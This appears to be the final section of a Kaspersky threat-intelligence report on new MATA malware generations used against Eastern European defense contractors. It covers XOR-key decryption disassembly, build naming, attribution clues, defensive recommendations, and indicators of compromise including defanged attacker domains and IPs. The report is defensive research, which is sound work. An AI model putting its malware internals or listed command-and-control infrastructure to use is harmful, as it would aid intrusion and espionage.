
Despite the fact that the latest generations of MATA (gen. 4 and gen. 5), which we analyzed as part of this investigation, are quite different from the previous ones, there are also many similarities that allow us to say that the new samples belong to the same malware cluster and are similar to the MATA samples we have seen in previous attacks. Third MATA generation, which also took part in this attack, looks like a direct successor of MATA-2, inheriting a large part of the codebase from it.

Same XOR key

The MATA-3 malware we analyzed in this campaign used an embedded 64-byte XOR key to decrypt DLL file name and API names at the run-time. The identical XOR key was used by the old MATA-2 before.

Although the XORing method for the encrypted strings is slightly changed, it uses the same 64-byte XOR key:

- **XOR key:** 33 53 8B D0 9B C4 B1 B7 FD DD 1F F8 DA C1 EB C5 F3 E7 F4 BE FB E2 F9 4E F1 DD BC BE DB 7D FA E2 E9 FE F3 FD A7 CF F7 76 BF DB D9 DD 7D 8A 9F C4 F3 3F 92 29 F3 4A E3 C4 8E 84 C0 BB 8C BE 3E EE
- **MD5 of old MATA-2 Orchestrator:** 381321d0977ce81e07263bc6be753b85
- **MD5 of new MATA-3:** 4b00b6c6e4f83dcf7f53db86c883a4dc



```
000000018009D750  33 53 8B D0 9B C4 B1 B7  FD DD 1F F8 DA C1 EB C5
000000018009D760  F3 E7 F4 BE FB E2 F9 4E  F1 DD BC BE DB 7D FA E2
000000018009D770  E9 FE F3 FD A7 CF F7 76  BF DB D9 DD 7D 8A 9F C4
000000018009D780  F3 3F 92 29 F3 4A E3 C4  8E 84 C0 BB 8C BE 3E EE
```

```
                  loc_180002DF7:
F3 0F 6F 44 05 C7 movdqu  xmm0, xmmword ptr [rbp+rax+57h+enc_module_name]
F3 42 0F 6F 0C 00 movdqu  xmm1, xmmword ptr [rax+r8]
48 8D 40 10       lea     rax, [rax+10h]
66 0F EF C8       pxor    xmm1, xmm0
F3 0F 7F 4C 05 B7 movdqu  [rbp+rax+57h+var_A0], xmm1
48 83 EA 01       sub     rdx, 1
75 E0             jnz     short loc_180002DF7
```

Old MATA Orchestrator: 381321d0977ce81e07263bc6be753b85

```
0000000002922790  33 53 8B D0 9B C4 B1 B7  FD DD 1F F8 DA C1 EB C5
00000000029227A0  F3 E7 F4 BE FB E2 F9 4E  F1 DD BC BE DB 7D FA E2
00000000029227B0  E9 FE F3 FD A7 CF F7 76  BF DB D9 DD 7D 8A 9F C4
00000000029227C0  F3 3F 92 29 F3 4A E3 C4  8E 84 C0 BB 8C BE 3E EE
```

```
                           loc_2876871:
F3 0F 6F 0C 10             movdqu  xmm1, xmmword ptr [rax+rdx]
F3 0F 6F 44 05 C7          movdqu  xmm0, xmmword ptr [rbp+rax+57h+enc_module_name]
48 8D 40 10                lea     rax, [rax+10h]
66 0F EF C1                pxor    xmm0, xmm1
F3 0F 7F 44 05 B7          movdqu  [rbp+rax+57h+var_A0], xmm0
F3 0F 6F 44 05 F7          movdqu  xmm0, [rbp+rax+57h+var_60]
66 0F EF C1                pxor    xmm0, xmm1
F3 0F 7F 44 05 F7          movdqu  [rbp+rax+57h+var_60], xmm0
48 83 E9 01                sub     rcx, 1
75 D1                      jnz     short loc_2876871
```

New MATA: 4b00b6c6e4f83dcf7f53db86c883a4dc

Fig. 10 Same 64 bytes XOR key

Working path and naming scheme

We discovered a similar working path. The malware author behind this malware cluster used the similar '*million*' path as seen in previous MATA research. Also, part of the path has changed from '*mata2020*' to '*mata2022*', suggesting the MATA malware we analyzed in this campaign is an updated version stemming from the same development environment.

Type		Working path
Previous MATA 2	Orchestrator	`d:\million_t\mata2020\mata.release\mata_net\matanet\ecdh.c`
	Process-related plugin	`D:\Million_T\MATA2020\mata.release\mata_bin\plugin\windows\t_process_v2001_windows_intel_x64_le.pdb`
Latest MATA 3	Screenshoter	`y:\million_utils\screencapture\windows\screencapture\minz.c`
	Linux MATA	`/home/million/mata2022/mata_t/../mata_lib`

Moreover, information on which platform the malware targets is now stored in MATA DLL's internal filename. In the previous MATA plugin, the PDB path contained that information:

- DLL name this case: `MATA_DLL_DLL_PACK_`**`20220829_009_win_intel_64_le`**`_RELEASE.dll`


- PDB path from previous MATA plugin: `D:\Million_T\MATA2020\mata.release\mata_bin\plugin\windows\t_process_v2001_`**`windows_intel_x64_le`**`.pdb`

To further elaborate on the MATA malware's development process, it appears that the malware author not only generates DLL files but also executable MATA binaries. The internal DLL name contains a date that indicates frequent updates to the malware's capabilities. The number next to the date represents the version of the MATA malware, which indicates that the malware was updated from version 9 to version 11 in just a month and a half:

```
MATA_DLL_DLL_PACK_20220829_009_win_intel_64_le_RELEASE.dll
MATA_DLL_DLL_PACK_20220905_009_win_intel_64_le_RELEASE.dll
MATA_EXE_DLL_PACK_20220905_009_win_intel_64_le_RELEASE.dll
MATA_EXE_DLL_PACK_20220913_009_win_intel_64_le_RELEASE.dll
MATA_DLL_DLL_PACK_20221003_010_win_intel_64_le_RELEASE.dll
MATA_DLL_DLL_PACK_20221006_011_win_intel_64_le_RELEASE.dll
MATA_DLL_DLL_PACK_20221013_011_win_intel_64_le_RELEASE.dll
```

Korean font in malicious documents

Most of the malicious Word documents contain a Korean font called Malgun Gothic (맑은 고딕), which means the developer is familiar with Korean or uses a Korean work environment.



```
  <w:font w:name="Malgun Gothic">
          <w:altName w:val="맑은 고딕"/>
          <w:panose1 w:val="020B0503020000020004"/>
          <w:charset w:val="81"/>
          <w:family w:val="swiss"/>
          <w:pitch w:val="variable"/>
          <w:sig w:usb0="9000002F" w:usb1="29D77CFB" w:usb2="00000012" w:usb3="00000000"
:"00000000"/>
  </w:font>
```

Fig. 11 FontTable information of malicious document


Threat actor's timezone

To figure out the time zone of the threat actor behind this campaign, we summarized two timelines; malware compilation time and backdoor commands delivered time. Both show malware authors' and malware operators' active time. Among 84 malware samples, almost half of them were created in 00:00-02:00 GMT and rarely compiled between 14:00-23:00 GMT; likely the malware author wasn't active at this time. The keyboard hands-on activity is only observed between 03:00-12:00 GMT, and we can't find any delivered commands between 13:00-23:00 GMT.

Based on this active time, we can assume that around 00:00-13:00 GMT is the usual working time for the threat actor, and 14:00-23:00 GMT is off-time.

When we consider common working time, 09:00-18:00 or 10:00-19:00, we roughly estimate the threat actor timezone is between GMT+7 and GMT+9.

Fig. 12
Actor's activity timeline, in GMT



Attribution hesitation

From the very first versions of MATA we have had some doubt as to how to attribute it. This doubt grew with the latest MATA generations. On one side, there are obvious arguments that tie the MATA family to the Lazarus group. At the same time, we see in the latest MATA generations more techniques similar to ones used by Five Eyes APT groups. For example, such high-level techniques as using tag-type-length-value (TTLV) serialization of configuration values, multi-layered protocols, and a finite-state machine driven handshake have been seen in Purple Lambert. Bring Your Own Vulnerable Driver has been seen in Magenta Lambert, and EDR bypass tools in Green Lambert attacks. Combined active/passive backdoor modes were seen in EQUATIONVECTOR (also known as PeddleCheap) and SBZ (STRAITBIZZARE), and GoldLambert. Work on air-gapped networks is known to be used by the Iridium and Fanny implants by the Equation group. Dll-hollowing trick has been seen in the latest attack of reborn from the ashes DSZ-with-PC (DANDERSPRITZ + PEDDLECHEAP).

Taking into account that the infosec industry has seen very low activity from Lamberts and Equation groups during the last few years, and remembering the UMBRAGE collection has been mentioned in Vault7 leak in 2017, it may have been used for false flag operations in recent years.

This must be a rich enough actor to allow itself to burn out three giant expensive frameworks in one attack.

Conclusions

Our research uncovered a new, active campaign of the MATA cluster malware compromising defense contractors in Eastern Europe. The campaign spanned over six months and remained active until May 2023 and featured three new generations of the MATA. One of them is an evolution of previous MATA generation 2. Second, the malware we dubbed "MataDoor", has been rewritten from scratch and may be considered as generation 4, and then generation 5 has been rewritten from scratch as well.

All of them introduce several modifications to its encryption, configuration, and communication protocols. The actor demonstrated high capabilities of navigating through and leveraging security solutions deployed in the victim's environment. In situations where no communication line to a desired target host was possible, the actor used a USB propagation module capable of bridging the air-gapped networks.

Attackers used many techniques to hide their activity: rootkits and vulnerable drivers, disguising files as legitimate applications, using ports open for communication between applications, multi-level encryption of files and network activity of malware, setting long wait times between connections to control servers – this and much more shows how sophisticated modern targeted attacks can be.

To successfully detect and respond to such attacks, it is necessary to take an integrated approach to ensuring enterprise information security, including the use of specialized solutions for identifying complex threats and targeted attacks, e.g. XDR security solutions.

Recommendations

We recommend taking the following measures to avoid falling victim to the attack described above:

1. Enable two-factor authentication for logging in to administration consoles and web interfaces of security solutions. In the Kaspersky Security Center, for example, this can be done by following these instructions.
2. If any Indicators of Compromise have been identified, change all domain account passwords, both for users and for computers. To prevent threat actors from conducting Golden Ticket attacks, the password to the `krbtgt` service domain account should be changed twice, with a very short time interval between the password changes.
3. Install **up-to-date versions** of centrally managed security solutions on all systems (both servers and workstations running Windows or Linux) and update antivirus databases and program modules on a regular basis.
4. Check that all security solutions components are enabled on all systems and that active policies prohibit disabling protection and terminating or removing solutions components without entering the administrator password.
5. Check that security solutions receive up-to-date threat information from the Kaspersky Security Network on those groups of systems on which using cloud services is not forbidden by laws or regulations.
6. Check that license keys of security solutions have been distributed to all devices and that periodical system scanning tasks have been created for all device groups.
7. Update Microsoft Windows, as well as Unix-like operating systems, to versions currently supported by the vendors. Install the latest security updates (patches) for operating systems and applications.
8. Update Microsoft Office and Microsoft Internet Explorer to versions currently supported by the vendor. Install the latest security updates (patches) for these software products.
9. Check that Active Directory policies include restrictions on user attempts to log in to the system. Users should be allowed to log in only to those systems for which access is required for them to perform their job responsibilities.

10. Train employees of the enterprise to work securely with the internet, email, and other communication channels. Specifically, explain the possible consequences of downloading and launching files from unverified sources. Place emphasis on phishing email control, as well as secure practices related to working with Microsoft Office documents.

11. Configure filtration of content sent via email and set up multi tier filtration of incoming email traffic.

12. Establish the following password complexity requirements in Active Directory group policies:

    - Password length: at least 10 characters for unprivileged accounts and 16 characters for privileged accounts.

    - A password should contain uppercase letters, lowercase letters, digits, and special characters:
      (! @ # $ % ^ & * ( ) - _ + = ~ [ ] { } | \ : ; ' " < > , . ? /)

    - A password should not contain dictionary words or the user's personal data that could be used to crack the password, such as:
      the user's name(s), telephone numbers, memorable dates (birthdays, etc.);
      characters located sequentially on the keyboard ("12345678", "QWERTY", etc.);
      common abbreviations and terms ("USER", "TEST", "ADMIN", etc.).

13. Make it the responsibility of administrators to avoid using privileged accounts except in cases where their duties can only be performed using these accounts. It is also recommended that different dedicated accounts be used for administration of different groups of systems, e.g., databases.

14. Disable caching credentials in memory by launching a .reg file with the following contents on all systems in the domain:

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\
WDigest]
"UseLogonCredential"=dword:00000000
```

15. Prohibit storing and sending passwords in plain text; use dedicated password management software to store and transfer passwords.

16. Implement two-factor authentication for authorization (using RDP or other protocols) on systems that contain confidential data and systems that are critical for the organization's IT infrastructure, such as domain controllers.

17. Enhance network segmentation. Configure the networks of different divisions (as well as different enterprises) as separate segments. Limit data transfers

between network segments to a minimally required list of ports and protocols that are necessary to operate the organization's work processes.

18. Segregate services related to maintaining the organization's information security into a dedicated segment and, if possible, into a separate domain. Limit data transfers between that segment and the rest of the network to a minimally required list of ports and protocols that are necessary for the operation of security solutions and for conducting monitoring to identify information security incidents.
19. If remote access to systems in other network segments is needed, setup demilitarized zones (DMZ) for communication between network segments and carry out remote access via terminal servers.
20. Configure the backup storage system to store backup copies on a separate server that is not part of the domain and ensure that backup deletion and modification rights are held only by a dedicated account, which is not part of the domain, either. This measure can help protect backup copies in case the domain becomes compromised.
21. Increase the frequency with which backup copies are created to ensure that the failure of any server does not result in the loss of a critical volume of information.
22. Store at least three backup copies for each server and for other systems that are important for the organization's normal operation. In addition, at least one backup copy should be stored on a separate, autonomous data storage device.
23. Use RAID arrays on servers on which backup copies are stored. This will help improve the backup system's fault tolerance.
24. Implement a procedure for regular checks of backup integrity and usability. In addition, implement a procedure for regularly scanning backup copies with an antimalware solution.
25. Conduct an off-schedule scan of all removable data media used in the organization with an antimalware solution and using the Indicators of Compromise provided.
26. We also recommend, irrespective of whether signs of an information security incident are present or not, that Kaspersky Security Center settings be brought in line with the best practices described in the Hardening Guide.

Indicators of Compromise

Files hash (MD5)

```
a1fc74b7fb105252aba222f5099fbd04 - Malicious document
bb93392daece237207b6e32fb5fb4f00 - Malicious document
0818cda2299b358e1ddf4ea59249a6c4 - Malicious document
14fee51bb001abb6ea2c0d8c78863a0d - Malicious PowerShell script
a6a6d7b87656a0590a12c3ebaa678740 - Malicious PowerShell script
8f0d45e48d797ac3631b5b572d44b6e8 - Exploit (CVE-2021-26411)
a88f606a45cea11909fcedadc8945ba7 - Exploit (CVE-2021-26411)
b29d5a6445140ca3bbdef4f05ea17fd5 - Validator
b458e336911f092177a64d07b0bf1c76 - Validator
fed5ff0f9460fea41a8278fffa4c2ddb - Validator
e6cc5ba724854702abc7f530d1a8f19c - Loader
6b987944074fda626f8b00751fb9d197 - Loader
a966668feca72d8dddf3c737d4908a29 - Loader
b52439640b7f0e0273f0d15bb3af6198 - Loader
fd7de2b8572f35f0f6f58bba6ff2360e - Loader
4d1e16e2b914243e0c63017676956a73 - Loader
0ba8fe6dd895184236618a042bdf835b - LLoader
13e9b02b089e9a01ddbe41452d2c409d - LLoader
9347abda2aaaefb40aa1e4034a6ded58 - Installer
ea138d32ce4371d0921cb9f0daead4cb - Downloader
01b3c7b2ff7e5158f80f593c09232e04 - MATA-3
996013c565b1f0ae68418d09d712d72b – MataDoor (MATA-4)
5f619927b586a6f776eb582f661ed55c - MataDoor (MATA-4)
91014e9b43ad489535e62e1b048feb59 - MATA (signed)
289b0d0b626b0be26ee81ed84fb94ec1 - MATA Lotus
9672437e1dc219ca8a4ee847bed25d0d - Linux MATA-3
63e7b2fc0a0e6f1db3dee98f4f1dec43 - USB module
5c3a88073824a1bce4359a7b69ed0a8d - Uploader
2f9e82625774c8051607f791fb9de9b1 - RemoteShell
0ef0dfbb4a56cf1d6eff6032ea988162 - Stealer
09f6c007b16804841a6d02ae87107e3f - Stealer
fee8d182e6643099523dab41ba1c95b5 - Stealer
91d04fd26dda91a90fa4169cb251d8ab - UAC Bypass tool
80008a0f7035893d17d7f659e81e716e - UAC Bypass tool
6533e7d5f0f680006031512f8378bfcb - EDR bypass tool
fee3bc01a67339e8eceb9514d8be629c - EDR bypass tool
3452a24904da2fcf6b79ee1734e9eee1 – Rootkit
15b33a171003fa1a0a24c6ca8f24115a - Command file tool
2BF250D64E72A14F05EE190148291564 - MATA-5
108854ed57caeeeaeefc20182ea67e94 - Lateral movement tool
94980f93bd9019d84b42104615e86b79 - Lateral movement tool
```

IP address

```
185.62.56[.]117
37.120.222[.]191
185.25.50[.]199
85.239.33[.]250
```

Domain name

```
tarzoose[.]com
beeztrend[.]com
cakeduer[.]com
zawajonly[.]com
merudlement[.]com
icimp.swarkul[.]com
mbafleet[.]com
prajeshpatel[.]com
myballmecg[.]com
speclaurp[.]com
```

Kaspersky Global Research & Analysis Team (Kaspersky GReAT)

Established in 2008, GReAT operates at the very heart of Kaspersky, uncovering APTs, cyber-espionage campaigns, major malware, ransomware, and underground cyber-criminal trends across the world. Today GReAT consists of 40+ experts working globally – in Europe, Russia, Americas, Asia, Middle East. Talented security professionals provide company leadership in anti-malware research and innovation, bringing unrivaled expertise, passion and curiosity to the discovery and analysis of cyberthreats.

Kaspersky GReAT intelreports@kaspersky.com

Kaspersky Industrial Control Systems Cyber Emergency Response Team (Kaspersky ICS CERT) is a global Kaspersky project aimed at coordinating the efforts of automation system vendors, industrial facility owners and operators, and IT security researchers to protect industrial enterprises from cyberattacks. Kaspersky ICS CERT devotes its efforts primarily to identifying potential and existing threats that target industrial automation systems and the industrial internet of things.

Kaspersky ICS CERT ics-cert@kaspersky.com